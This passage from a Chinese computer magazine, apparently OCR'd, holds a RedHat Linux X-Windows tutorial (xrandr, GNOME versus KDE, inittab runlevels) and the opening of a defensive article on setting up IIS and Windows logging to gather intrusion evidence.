


图1

2.现在就可以设置分辨率和色深了，在"高级"里可以设置显示器型号、刷新频率、DIP（物理分辨率）的值、显卡驱动以及显卡内存等等（如图2）。




图2


设置高级参数时要与硬件匹配，否则会造成X-Windows无法正常工作。修改设置后需要重启X-SERVER才能生效，否则继续保持原有设置，直至机器重新启动（注销后即可完成重启X-SERVER的工作）。

三、Xrandr工具

每次更改设置都要重启X-SERVER，实在让人讨厌。再给大家介绍一个小东西，它可以改变显示器的分辨率和刷新率，而且即时生效！它就是xrandr！

> 命令格式：xrandr -s [分辨率] -r [刷新率]
>
> xrandr -s 1024x768 -r 85 —分辨率改成1024x768，刷新率改成85

有一点需要注意，设置前先运行xrandr -q查看自己显示器支持的那些刷新率，因为设置时分辨率和刷新率必须一一对应（如图3）。



```
[root@JF root]# xrandr
 SZ:    Pixels          Physical         Refresh
*0    800 x 600    ( 271mm x 203mm )   *101
 1    640 x 480    ( 271mm x 203mm )    158
 2    720 x 400    ( 271mm x 203mm )    85
 3    640 x 400    ( 271mm x 203mm )    85
 4    640 x 350    ( 271mm x 203mm )    85
Current rotation - normal
Current reflection - none
Rotations possible - normal
Reflections possible - none
[root@JF root]#
```

图3

> Pixels：分辨率
>
> Physical：物理距离
>
> Refresh：刷新率

四、GNOME&KDE

前面已经说过，GNOME&KDE都是窗口管理器，它们有什么区别呢？GNOME的开发者是从KDE开发组织中分离出来的，GNOME集成了KDE的优点，并摒弃了KDE的一些部分，可以说它们很多地方都很相似。

KDE和GNOME中很多程序所用的库与桌面环境用的库相同，两者都是开源的，它们都能很好地运行主流的Linux程序。

对于一般用户，KDE和GNOME差不了多少。它们都提供了功能强大的图形界面。目前，GNOME比KDE稳定得多，设计思想先进，速度比较快并且GNOME得到GNU的全力支持，很多人倾向于选择GNOME，笔者也是这样，但并不是说KDE完全劣于GNOME。

KDE在很多方面更像Windows。KDE的文件管理器（Konqueror）比GNOME的(nautilus)更加精密、成熟，同时它还是一个网页浏览器，支持Cookies。它采用插件式体系结构，使Konqueror可嵌入其他应用程序中。例如，当你打开PDF文件时，Konqueror会调用PDF阅读器，并将其内嵌到自己的框架里，看起来浑然一体。而这一点，GNOME的文件管理器就做不到。

除了KDE和GNOME以外，还有其它的桌面系统，如Windows MAKE，XFACE。也许你还在犹豫选择哪个DESKTOP更好。其实很简单，送你一句话："多一分尝试，多一分把握，适合自己的才是最好的！"。

> **画龙点睛：**
>
> Q：如果装上了GNOME和KDE，我能同时用吗？
>
> A：不可以同时运行两种环境，想进入另外一种环境必须进行切换。
>
> Q：系统默认进的是GNOME，我想转入KDE，怎么办？
>
> A：如果你是以图形登录方式登录Linux的，那么点击登录界面上的会话(s)即可选择kde进入；如果你是以文本方式登录的，执行switchdesk kde，然后再startx就可以进入kde。如果你已经进入GNOME，需要先退出X-Windows，再用文本登录的方式进入KDE。

五、Inittab文件

哈哈，这文件太重要了，不说不行。/etc/inittab是Linux的核心配置文件之一，内容不多，能量很大，定义了系统启动的运行级别和虚拟控制台。这里只讨论

和X-Windows有关的部分。

很多朋友都关心如何设置启动时直接进入文本登录或图形登录，其实这个问题早已强调了N遍，而且在各个发行版里通用。下面是Inittab文件中的一部分：

```
# Default runlevel. The runlevels used by RHS are:
#   0 - halt (Do NOT set initdefault to this)        -关机
#   1 - Single user mode                             -单用户模式
#   2 - Multiuser, without NFS                       -无NFS的多用户模式
#   3 - Full multiuser mode                          -多用户模式
#   4     unused                                     -保留
#   5 - X11                                          -X-Windows模式
#   6     reboot                                     -重启
#
id:5:initdefault:
```

这里表示了系统启动的六种模式，我们常用的就是3和5了，也就是文本和图形模式。id:5:initdefault:，系统启动时自动进入第5种模式，改变数字“5”，即可进入相应的模式。比如你想每次开机都是文本方式登录，只要把“5”改成“3”即可。

LIKE-UNIX系统是以SHELL管理模式起家的，字符操作的熟练度相当重要，多多使用shell不是坏事。当你想进入X-Windows休闲一番时，执行“startx”即可得到满足。此外init命令可以让你实时切换运行模式，用法init ID，ID可为0-6,最常用的就是“init 3”后进入文本界面了。

（本文基于RedHat 9.0）

编辑评语： 大多数人接触Linux时，第一个接触的便是X系统了。熟练掌握X相关的知识与熟练掌握shell的操作一样，都能让我们更加快速地学习Linux。作者只是抛砖引玉地介绍了一些知识点。未来的《笨鸪快飞》会不断地给大家充实基础内容的机会，也欢迎大家投稿，分享你的经验。

Office38线

是不是还在郁闷去年被黑的事情？是不是还在气愤无法抓到入侵的黑手？这期给大家带来了两篇基础又实用的文章，通过学习你一定能从中找到防黑抓黑的点滴，希望大家能够喜欢。

主机入侵信息收集及分析技术简介

玄猫[B.C.T]

从本文你可以学到：

1. IIS、Windows系统日志的设置
2. dumpel.exe和CleanIISLog.exe的使用方法
3. IIS日志的分析及Windows日志的筛选

随着Internet技术的发展和电子商务的广泛应用，网络入侵事件急剧增多，入侵事件的性质也由原来的“恶作剧”等低危害性攻击转化为以利益为目的的高危恶性攻击居多，因此网站主机在被入侵后，如果能及时提取相关入侵日志信息，不仅可以为司法诉讼保留证据，同时更为漏洞的修复提供了一个更快捷的途径。

本文将简要介绍如何收集入侵信息及对入侵日志信息的分析等入侵检测技术的基础知识。

一、概论

如果将服务器比作一个大楼，主机入侵信息收集及分析要做的工作就如在大楼中部署若干个摄像头，在大楼发生盗窃事件之后，对摄像头中的影像进行分析，进而为报案和“亡羊补牢”做准备。

因为入侵事件通常是有一定特征的(例如在进行SQL注入攻击时可能在目标服务器的网站访问日志中留下有注入所使用特殊字符的地址；暴力破解系统账户密码则可能在目标服务器的安全日志中留下相应的记录等)，所以我们就可以根据这些已知的特征来对海量的日志信息进行过滤，这就是入侵信息分析的原理。

二、日志信息的收集

为了能在服务器被入侵后，有信息可分析，需要事先在服务器上进行开启相关的日志记录和审核策略的设置，好比在大楼建成之初就要安装好监控摄像头，这样在发生盗窃事件后才可能调取当时的录像资料。

1.IIS日志的设置

打开“Internet信息服务(IIS)管理器”，选择要配置的站点，打开“属性”窗口，打开“启用日志记录”选项，“活动日志格式”一般选择“W3C扩展日志文件格式”，这个格式是由W3C(国际互联网协会)指定的一个标准（如图1）。

然后点击“W3C扩展日志文件格式”




图1 选择日志文件的格式




图2 设置日志的路径

设置右面的“属性”按钮，进行高级设定。设定新日志计划为“每天”，更改默认的日志文件目录（如图2）。

这样做的原因是为了在一定程度上防止入侵者根据默认的日志目录删除日志文件（当然，如果入侵者获得较高权限，还是可以打开此窗口，查看其路径）。


2.Windows 日志的设置

运行gpedit.msc打开组策略编辑器，展开“计算机配置\windows设置\安全设置\本地策略\审核策略”，打开对“帐户登录事件”、“帐户管理事件”的成功和失败的审核，以便记录用户登录信息。

我们还应修改注册表来更改Windows日志的保存位置：运行Regedit，打开注册表编辑器，展开HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Eventlog，下面的Application、Security、System几个子键，分别对应“应用程序日志”、“安全日志”、“系统日志”。

以“Application”子键为例，其中File项就是“应用程序日志”文件存放的位置，把此键值改为我们要存放日志文件的文件夹，然后再把%systemroot%\system32\config\appevent.evt文件拷贝到此文件夹，再重启计算机即可完成对其保存路径的更改（如图3）。

